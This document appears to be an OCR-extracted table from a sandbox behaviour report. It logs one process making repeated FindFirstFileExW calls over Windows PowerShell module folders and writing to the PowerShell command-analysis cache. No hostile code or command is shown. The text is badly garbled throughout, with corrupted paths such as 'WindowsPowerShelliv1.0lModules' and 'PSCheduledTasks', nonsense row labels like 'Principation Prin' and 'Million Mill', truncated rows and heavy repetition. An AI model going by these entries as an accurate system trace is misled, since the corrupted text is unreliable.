FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 3c00	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e568, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesignostics\v*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesignostics\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e568, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: F	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 3000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDeignostics\v*, 0, b79e5c7c, 0, 0, 0) Return: ab5 3000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDeignostics\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e5c7c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 3c00	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e568, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesignostics\v*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesignostics\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e568, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledTasks\v*, 0, b79e57c, 0, 0, 0) Return: ab53080 API Name: F	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab53d00 API Name: FindFirstFileExW Args: (%windir%\sy	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSDesiredStateConfiguration\', 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSDesiredStateConfiguration\', 0, b79e5c8, 0, 0, 0) Return: ab5 2t00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSDiagnostics\', 0, b79e5c7c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSDiagnostics\', 0, b79e5c8, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSDiagnostics\', 0, b79e5c8, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSScheduledJob\', 0, b79e5c8, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSScheduledJob\', 0, b79e5c8, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSScheduledJob\', 0, b79e5c8, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSScheduledJob\', 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSScheduledJob\', 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSScheduledTasks\', 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSScheduledTasks\', 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSScheduledTasks\', 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0lModules\PSScheduledTasks\', 0, b79e5c8, 0, 0, 0) Return: ab52d00 API Name: FindFirstFileExW Args: (%wi	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2100 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDiagnosticsi*, 0, b79e57c, 0, 0, 0) Return: ab5 3000 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDiagnosticsi*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDiagnosticsi*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSScheduledJobi*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSScheduledJobi*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSScheduledJobi*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScheduledTasksi*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScheduledTasksi*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScheduledTasksi*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScheduledTasksi*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScharagei*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScharagei*, 0, b79e57c, 0, 0, 0) Return: ab53100 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiStara	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c6, 0, 0, 0) Return: ab5 2l00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics**, 0, b79e5c6, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics**, 0, b79e5c6, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics**, 0, b79e5c6, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics**, 0, b79e5c6, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics**, 0, b79e5c8, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics**, 0, b79e5c8, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSCheduledTasks**, 0, b79e5c8, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSCheduledTasks**, 0, b79e5c8, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSCheduledTasks**, 0, b79e5c8, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSCheduledTasks**, 0, b79e5c8, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSCheduledTasks**, 0, b79e5c8, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSCheduledTasks**, 0, b79e5c8, 0, 0, 0) Return: ab52000 API Name: FindFirstFileExW Args: (%windir%\syst	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2100 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDiagnosticsi*, 0, b79e57c, 0, 0, 0) Return: ab5 3000 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDiagnosticsi*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSDiagnosticsi*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSScheduledJobi*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSScheduledJobi*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiPSScheduledJobi*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScheduledTasksi*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScheduledTasksi*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScheduledTasksi*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScheduledTasksi*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScharagei*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiScharagei*, 0, b79e57c, 0, 0, 0) Return: ab53100 API Name: FindFirstFileExW Args: (%windir%isystem32tWindowsPowerShelliv1.0ModulesiStara	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856

Marie Andrew				
Principation Prin	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule*, 0, b79e5c8, 0, 0, 0) Return: ab52f40	2744	1856
Princepted # Prince for Fried College September	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient\t^*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Principate Pri	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient\\^, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Missan Entire (Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\VpnClient*, 0, b79e5c8, 0, 0, 0) Return: ab52e00	2744	1856
Million for transfer (m.) Million for transfer (m.) New York (m.) New	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdac*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Millaren Carlon & Communication of Com	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdaci*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Company	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Wdaci*, 0, b79e5c8, 0, 0, 0) Return: ab52f00	2744	1856
Million Profession Million Profession Million Profession Million Profession Million Profession Million Profession Million Millio	Call Filesystem API		2744	1856
Commonwealth				
Million Mill	Call Filesystem API		2744	1856
March Marc	Call Filesystem API		2744	1856
Million Mill	Can't isosycioni / a '		27.1.	1000
Mary	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting*, 0, b79e57c, 0, 0, 0) Return: ab52b40	2744	1856
An International Content	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\t^*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52a80	2744	1856
Control Cont	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b79e57c, 0, 0, 0) Return: ab52cc0	2744	1856
A Prince Principal Policy	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b79e57c, 0, 0, 0) Return: ab52a80	2744	1856
Part	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\WindowsUpdate*, 0, b79e5c8, 0, 0, 0) Return: ab52b00	2744	1856
Part	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79e6c0, 0, 0, 0) Return: ab531c0	2744	1856
Part 1.000	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79db84, 0, 0, 0) Return: ab5	2744	1856
No. 1975 COUNTY				
No. 1975 COUNTY	Write File	Path: 9/LOCALADDDATA9/IMicrosoftliMindous/DawarShalliCommandAnalusis/DawarShall Analusis/CochaEntry h5f49f10 6442 4450 h5h5 afca2520516a Ty	2744	1956
다				
All Propriets AT All Proprie	Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	2744	1856
Part	Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\WindowsPowerShell\Modules*, 0, b79e674, 0, 0, 0) Return: ab52cc0	2744	1856
Part			2744	1856
A Theory in a First of First Park (1998) Ship				
64 Haymann All (1990) All Visions in Individual (and Age) (Shrighann Republish) (Windowshare) (1907) (1,0 (1994)) (1,0 (
Properties 19				
Part Pappers				
AFF Name First First March March Program First March	Call Filesystem API		2744	1856
15 15 15 15 15 15 15 15				
APT Name	Call Filesystem API		2744	1856
Calificacystem AFR	Call Filesystem API		2744	1856
Call Piceptian AR				
Calificacystem APR	· · · · · · · · · · · · · · · · · · ·			
Call Fisepstein API				
Call Flowysham API				
Call Filesystem APP				
Call Fleyspitch API				
Call Filesystem API API Namer EntifficialENEW Apr. (%ProgramFilesyldky) WindowsProwerShellModulesP	· · · · · · · · · · · · · · · · · · ·			
Call Fleoyplem API				
Call Filesystem API				
Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0Modulest*), 0.1796874, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestAppt. 0.17976874, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestAppt.coken*), 0.1796876, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestAppt.coken*), 0.1796576, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestAppt.coken*), 0.1796576, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestAppt.coken*), 0.1796576, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestAppt.coken*), 0.1796576, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestAppt.coken*), 0.1796576, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestBatTransfert*), 0.1796576, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestBatTransfert*), 0.1796576, 0, 0.0) Return: ab53040 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestBatTransfert*), 0.1796576, 0, 0.0) Return: ab53140 2744 1556 Call Filesystem AP AP Name: FroiffinisFilestW Args: (%windirfivisystem32WindowsPowerShelfirt 1.0ModulestBatTransfert*), 0.1796576, 0, 0, 0.0) Return: ab53140 2744 1556 Call Filesystem AP AP Name: FroiffinisFilest				
Call Filesystem API	· · · · · · · · · · · · · · · · · · ·			
Call Filesystem API				
Cal Filesystem API API Name: FindFiresFieExW Agrs: (%windri%system32WindowsPowerShelln1.0ModulesAppt.ocker*), 0, 179e5r5, 0, 0, 0) Return: ab5280 2744 1856 Cal Filesystem API API Name: FindFiresFieExW Agrs: (%windri%system32WindowsPowerShelln1.0ModulesAppt.ocher*), 0, 179e5r5, 0, 0, 0) Return: ab5280 2744 1856 Cal Filesystem API API Name: FindFiresFieExW Agrs: (%windri%system32WindowsPowerShelln1.0ModulesAppx*), 0, 179e5r5, 0, 0, 0) Return: ab5280 2744 1856 Cal Filesystem API API Name: FindFiresFieExW Agrs: (%windri%system32WindowsPowerShelln1.0ModulesAppx*), 0, 179e5r5, 0, 0, 0) Return: ab5280 2744 1856 Cal Filesystem API API Name: FindFiresFieExW Agrs: (%windri%system32WindowsPowerShelln1.0ModulesBillsTransferf*), 0, 179e5r5, 0, 0, 0) Return: ab5280 2744 1856 Cal Filesystem API API Name: FindFiresFieExW Agrs: (%windri%system32WindowsPowerShelln1.0ModulesBillsTransferf*), 0, 179e5r5, 0, 0, 0) Return: ab5280 2744 1856 Cal Filesystem API API Name: FindFiresFieExW Agrs: (%windri%system32WindowsPowerShelln1.0ModulesBiltsTransferf*), 0, 179e5r5, 0, 0, 0) Return: ab5280 2744 1856 Cal Filesystem API API Name: FindFiresFieExW Agrs: (%windri%system32WindowsPowerShelln1.0ModulesBiltsTransferf*), 0, 179e5r5, 0, 0, 0) Return: ab5280 2744 1856 Cal Filesystem API API Name: FindFiresFieExW Agrs: (%windr				
